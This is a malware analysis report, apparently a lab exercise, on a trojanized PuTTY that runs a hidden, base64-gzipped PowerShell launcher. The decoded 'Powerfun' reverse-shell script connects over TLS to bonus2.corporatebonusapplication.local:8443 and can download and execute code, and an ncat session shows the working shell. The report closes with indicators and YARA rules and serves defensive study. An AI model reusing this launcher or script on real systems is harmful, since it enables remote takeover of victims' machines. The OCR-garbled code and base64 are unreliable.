

# Malware Analysis Report Silly Putty Reverse Shell Trojan

Thomas MacKinnon February 2024 Version 1.0

# Contents

T	Executive Summary	1
2	High-Level Technical Summary	2
3	Malware Composition	3
4	Basic Static Analysis	4
5	Basic Dynamic Analysis	6
6	Indicators of Compromise6.1 Host Based Indicators6.2 Network Based Indicators	11 11 11
7	Rules and Signatures	12

# List of Figures

1	Flow diagram of Putty.exe malware	2
2	Floss results for Putty.exe	4
3	PE studio imports, lacking anything suspicious	5
4	Process Hacker confirming PowerShell running	6
5	Wireshark catching a DNS request to suspicious URL	6
6	Procmon uncovering a hidden PowerShell script	7
7	Base64 decoding and unzipping the hidden script content	8
8	Full PowerShell script after decoding and unzipping the Long Bas64	
	value	9
9	Creating a faulty connection to remote host	10
10	Reverse Shell creation after usfig:finalei.ng a fake SSL certificate	10
11	PowerShell script strings in Putty.exe	11
12	Yara rules for Putty.exe trojan	12
13	Yara rules working at detecting malicious putty	12

## 1 Executive Summary

File name	${ m sha}256{ m sum}$
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8

Putty.exe is a Reverse Shell Trojan, disguising as the legitimate Putty application, that creates a reverse shell from two obfuscated PowerShell scripts to the attacker domain. This attack is simplistic and lightweight in order to mitigate detection, with few indicators of compromise. Yara rules and recommendations have been provided at the end of this report.

## 2 High-Level Technical Summary

Putty.exe has a simple flow of attack, with one stage with the goal of creating a reverse shell for potential future attacks. The binary runs two PowerShell scripts, one that decodes and unzips the second, which will then create a reverse shell, which can be seen in Figure 1.




Figure 1: Flow diagram of Putty.exe malware

### 3 Malware Composition

File name	sha256sum	VirusTotal Result
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83	58/70

Table 1: Sha256 and VirusTotal results for Malware components

The composition of putty.exe is rather simple, as there are no second-stage payloads, persistence mechanisms, or even unpacking of files. The whole purpose of this binary is to create a reverse shell to the remote threat actor, which is where the more damaging or persistent attacks would come from.

Putty.exe is simply the normal Putty application with the addition of a Powershell script, that decodes then unzips another Powershell script that makes a connection to bonus2.corporatebonusapplication.local on port 8443. The second PowerShell script is encoded in Base64 to obfuscate from analysts and make detecting the binary harder.

#### 4 Basic Static Analysis

The SHA256 sum was retrieved through the command line and input into VirusTotal, which stated the binary is a trojan with a high rating.

Reviewing the strings did not result in any significant findings, as any suspicious strings could also just be a part of putty's code to enable remote connections. Putty's purpose aligns to similarly to that of a Malware author's attempt to create a connection from victim's machine to a C2 server. On that note, several "Shell" related strings were found from the output.

```
## Still Sti
```

Figure 2: Floss results for Putty.exe

Likewise, PE studio's import table had nothing to gain other than items that putty would use regardless. PE view was also used to check if the binary is packed, however, there was not a significant difference between virtual size and raw data size (Virtual size = 614,253, Raw data = 614,400).

The static analysis revealed that this binary was definitely malicious, but lacked any indicators of compromise, so "putty.exe" was run to begin dynamic analysis.




Figure 3: PE studio imports, lacking anything suspicious

# 5 Basic Dynamic Analysis

Initial detonation is interesting, as it opens putty up as expected but also flashes the screen blue for a second, being the signature shade of PowerShell. Running the binary again with Process Hacker reveals this fact, as putty is clearly creating a PowerShell instance and then a connection using conhost.exe, as seen in Figure 4.

Process Hacker [DESKTOP-SB4AM] Hacker View Tools Users Help	14(1)					:
Processes Services Network						
Name	PID	CPU	I/O total r	Private by	User name	Description
svchost.exe	2416			3.28 MB		Host Process for Windows Serv
sppsvc.exe	2432			3.7 MB		Microsoft Software Protection
svchost.exe	2988			8.48 MB	DESKTOP-SB4AMT4\T	Host Process for Windows Serv
svchost.exe	3268	0.05		3.88 MB	DESKTOP-SB4AMT4\T	Host Process for Windows Serv
SearchIndexer.exe	4000			18.13 MB		Microsoft Windows Search Ind
SecurityHealthService	4716			3.57 MB		Windows Security Health Servi
svchost.exe	4800			1.96 MB		Host Process for Windows Serv
SgrmBroker.exe	3728			2.4 MB		System Guard Runtime Monito
svchost.exe	4700			2.77 MB		Host Process for Windows Serv
svchost.exe	5400			5.68 MB		Host Process for Windows Serv
svchost.exe	4040			2.19 MB		Host Process for Windows Serv
■ Isass.exe	600			5.6 MB		Local Security Authority Process
fontdrvhost.exe	696			1.25 MB		Usermode Font Driver Host
csrss.exe	508	0.53	384 B/s	1.66 MB		Client Server Runtime Process
✓ III winlogon.exe	568			2.35 MB		Windows Log-on Application
fontdrvhost.exe	708			1.77 MB		Usermode Font Driver Host
dwm.exe	916	3.19		63.93 MB		Desktop Window Manager
✓ → explorer.exe	3096	0.89		38.55 MB	DESKTOP-SB4AMT4\T	Windows Explorer
SecurityHealthSystray.exe	4632			1.59 MB	DESKTOP-SB4AMT4\T	Windows Security notification
🥺 VBoxTray.exe	4744	0.03	56 B/s	2.49 MB	DESKTOP-SB4AMT4\T	VirtualBox Guest Additions Tra
OneDrive.exe	4820			16.01 MB	DESKTOP-SB4AMT4\T	Microsoft OneDrive
🧬 putty.exe	5240			2.33 MB	DESKTOP-SB4AMT4\T	SSH, Telnet, Rlogin, and SUPD
✓	5872			2.19 MB	DESKTOP-SB4AMT4\T	SSH, Telnet, Rlogin, and SUPD
✓	6048	0.05		39 MB	DESKTOP-SB4AMT4\T	Windows PowerShell
conhost.exe	3972			3.61 MB	DESKTOP-SB4AMT4\T	Console Window Host
✓ I Procmon.exe	3088			6.56 MB	DESKTOP-SB4AMT4\T	Process Monitor

Figure 4: Process Hacker confirming PowerShell running

Wireshark also picked up some interesting network traffic, primarily a DNS request to a suspicious domain named "bonus2.corporatebonusapplication.local", as seen in Figure 5. There was also a Client Hello TLS handshake from detonation, suggesting a secure transmission from the putty launching.




Figure 5: Wireshark catching a DNS request to suspicious URL

Procmon was used to find out more about this PowerShell process, which resulted in the immediate finding of the script, which is highlighted in Figure 6



Figure 6: Procmon uncovering a hidden PowerShell script

The script was extracted, containing a series of commands and a long base64 value, which can be found below (without the base64 to improve readability):

The script essentially opens up a lightweight, hidden, non-interactive PowerShell process, which will decode and unzip a base64 value. This base64 string is also run in this process. The value of the string is:

"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdA ESCLepVsGyDdNVZu82AYCE2 NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbko OIRwK1OtkcN8B5/Mz6SQHCW 8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2D

C/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2 R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQ pJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ /ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBqqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==".

The base64 is likely another script, concealed with a zip to prevent any malicious strings and antivirus software. The value was taken and decoded to a file, as seen in Figure 7, creating the zip file named output.



Figure 7: Base64 decoding and unzipping the hidden script content

The output file unzipped reveals a gold mine to any analyst, with the full configuration for a TLS connection to the suspicious domain discovered earlier using port 8443.

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
   $wc = New-Object -TypeName Net.WebClient
$wc.UseDefaultCredentials = $true
$wc.Proxy.Credentials = $wc.Credentials
$wc
   Param(
[String]$Command,
[String]$Sslcon,
[String]$Download
   Process {
$modules = @()
if ($Command -eq "bind")
       $listener = [System.Net.Sockets.TcpListener]8443
$listener.start()
$client = $listener.AcceptTcpClient()
   if ($Command -eq "reverse")
       $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   $stream = $client.GetStream()
   if ($Sslcon -eq "true")
       $ssiStream = New-Object System.Net.Security.SsiStream($stream, $false, (\{\$True\} - as [Net.Security.RemoteCertificateValidationCallback])) \\$ssiStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local") \\$stream = \$ssiStream \\
  [byte[]]$bytes = 0..20000|%{0} $sendbytes = (Itext.encoding)::ASCII).GetBytes("Windows PowerShell running as user " + $env.username + " on " + $env.computername + " $stream.Write($sendbytes,0,$sendbytes.Length)
   if ($Download -eg "true")
       (Get-Webclient).DownloadString($module)|Invoke-Expression
  \ sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>') $ tream.Write($sendbytes,0,$sendbytes.Length)
   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
       $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding $data = $EncodedText.GetString($bytes,0, $i) $sendback = (Invoke-Expression -Command $data 2>61 | Out-String )
       \label{eq:continuity} $$ sendback2 = sendback + 'PS' + (Get-Location).Path + '> ' serror.clear() | Out-String) \\ $ serror.clear() \\ $ sendback2 = sendback2 + $x \\ $
       $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
powerfun -Command reverse -Sslcon true
```

Figure 8: Full PowerShell script after decoding and unzipping the Long Bas64 value

This information can be used to make a Proof of Concept connection to the likely malicious host, instead redirecting to the Windows machine. The hosts folder was edited to have the DNS resolve "bonus2.corporatebonusapplication.local" to the local host of "127.0.0.1", with the DNS cache being flushed too. A Netcat listener was started on port 8443, and once putty was detonated the result seen in Figure 9.

Figure 9: Creating a faulty connection to remote host

Clearly, something was missing, and that was the SSL certificate needed for TLS communication. To fix this the --ssl flag was added, which resulted in a reverse shell to the victim machine, as seen with the Whoami command in Figure 10.

```
C:\Users\T
\[ \lambda \text{rort} = \text{Ncat: Version 7.93 (https://nmap.org/ncat)} \]
\[ \text{Ncat: Version 7.93 (https://nmap.org/ncat)} \]
\[ \text{Ncat: OpenSSL legacy provider failed to load.} \]
\[ \text{Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.} \]
\[ \text{Ncat: SHA-1 fingerprint: F055 F106 C6BB 9FEA C761 139E 519B 3EF3 C5F1 E2EF} \]
\[ \text{Ncat: Listening on :::8443} \]
\[ \text{Ncat: Listening on 0.0.0.0:8443} \]
\[ \text{Ncat: Connection from 127.0.0.1.} \]
\[ \text{Ncat: Connection from 127.0.0.1:49910.} \]
\[ \text{Windows PowerShell running as user T on DESKTOP-SB4AMT4} \]
\[ \text{Copyright (C) 2015 Microsoft Corporation. All rights reserved.} \]
\[ \text{PS C:\Users\T\Desktop>\whoamidesktop-sb4amt4\text{t}} \]
\[ \text{PS C:\Users\T\Desktop>} \]
```

Figure 10: Reverse Shell creation after usfig:finalei.ng a fake SSL certificate

#### 6 Indicators of Compromise

The malicious putty application had very few indicators of compromise, as the attack method is almost identical to Putty's regular operation.

#### 6.1 Host Based Indicators

• Initial PowerShell script - Further inspection of the strings revealed the PowerShell script and the base64 zipped second script, as seen in Figure 11. This is a key indicator to differentiate from the regular Putty application.

```
powershell.exe -nop -w hidden -noni -ep bypass "&(::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(, [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jnhB991cMXHUtIRbhdbdAEScLepVsGyDdNVZu82 System.IO.MemoryStream(, [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jnhB991cMXHUtIRbhdbdAEScLepVsGyDdNVZu82 C/iCm/Dr/G9kGsLJLscvdIVGqInRjOr9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMVZR55pGHLLUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tf27XIrFaUJ/ 1jaawyJvgz4aXY8EzQpJGszqcUDJUCR8BKJEWGrucYGCVSroAwwArd14D3XRkX25pl12zpwZWkko/ofzchnyz/ytiW7sFeOctyTIND5j9suHDz+dGhKl 13641 dq2zotchrorSxbt70Roxhro3Dqhx+BwY/GJUJ35QKTXEfKIAK/hlyaowGcdecCf2pTmJC5kFR9+U7ZPB5ZEUUjmWA067ZtgcyVp2JwaY10ZdOoohLTgXEpM/ Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430F1VUwPbL5hiuhMUKp04XNCv+iWzqU2UU0y+aUFCyC4AU4ZFTope1nazRSb6Qs auW84arJtU3mdL7TOJ3NFPtrm3VAyHBgnqcfihwd7xzfypD72pxg7amiBhIrGrCH4+idpr60EW4VPV8bu3gxfFRIX7JF5iloEsoDfat9Bg1Gpr1py8h3x9bt 13644 4XQpnRmaKdfhgypUxjmB45HidzK9X2rwowCGg/c/wx8pkOKJhYbIUWJJJGNaDUVSDQB1pjQ037HXdc6fohdcug32fUH/eaf3Ccf18t229U2346ck4Z6 GIXTsxncGJeWG7cvyAhn27HWVp+FvKJsatfXYIH1h33UaDWw7eMfrfGalNlWd6/2Fbxd87V4wP8gmxtuleH74GV/PKRV7q13jqFn6lyiuBFVOwdKrPXSSH 56c/+7dJtlmqHve2k5ASX5N6SJX3V8HwZ9817Sagg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V01zng54afCsrcy2SFyeFADCekVXzocf 372HJ/ha6LDyCo6KildDKAmpHRusvIMc6DVOthathItKOR3MjoKlUfinhGVJpR+8hOci/WIGf9s5nat/1D6Nm++OrttVTgantvmcFwp5uLXdGnSXTZQJhS 6f5h6Ntcjry9N8eXQOXxyH4rireOJ3L9kF8i/mt193dQkAAA=="))), [System.IO.Compression.CompressionMode]::Decompress))).ReadToEn dijd
```

Figure 11: PowerShell script strings in Putty.exe

#### 6.2 Network Based Indicators

• Call to suspicious domain - Once the binary detonates, a DNS query will be made relating to bonus2.corporatebonusapplication.local, which is used to create the reverse shell.

#### 7 Rules and Signatures

Yara rules were very difficult to write for this piece of malware, as there are very few indicators of compromise. The following rules, as seen in Figure 12, were written and tested against the system which caught the false putty application, as seen in Figure 13.

```
rule putty_yara {

meta:
    last_updated = "2024-23-02"
    author = "Thomas MacKinnon"
    description = "Yara Rules for Silly Putty."

strings:
    $powerScript = "powershell.exe -nop -w hidden -noni -ep bypass" ascii
    $base64String = "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82" ascii
    $powerEnd = "))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEn" ascii

condition:

spowerScript and $base64String and $powerEnd

$powerScript and $base64String and $powerEnd

}
```

Figure 12: Yara rules for Putty.exe trojan

To enhance security further, it is recommended to add the malicious domain bonus2.corporatebonusa to network filters like the firewall. Any Putty applications on the network should be investigated, making sure to only install from official sources.

```
putty_yara C:\Users\\T\Desktop\putty.exe
0x11bb05:$powerScript: powershell.exe -nop -w hidden -noni -ep bypass
0x11bbe4:$base64String: H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82
0x11c0ed:$powerEnd: ))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEn
error scanning C:\Users\\T\NTUSER.DAT: could not open file
error scanning C:\Users\\T\ntuser.dat.LOG1: could not open file
error scanning C:\Users\\T\ntuser.dat.LOG2: could not open file
C:\Users\T\Desktop
λ
```

Figure 13: Yara rules working at detecting malicious putty

## Appendix

#### Yara Rules

```
rule putty_yara {
    meta:
        last_updated = "2024-23-02"
        author = "Thomas MacKinnon"
        description = "Yara Rules for Silly Putty."

strings:
        $powerScript = "powershell.exe -nop -w hidden -noni -ep bypass"
        ascii
        $base64String = "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESC
        LepVsGyDdNVZu82" ascii
        $powerEnd = "))),[System.IO.Compression.CompressionMode]::
        Decompress))).ReadToEn" ascii

condition:
        $powerScript and $base64String and $powerEnd
}
```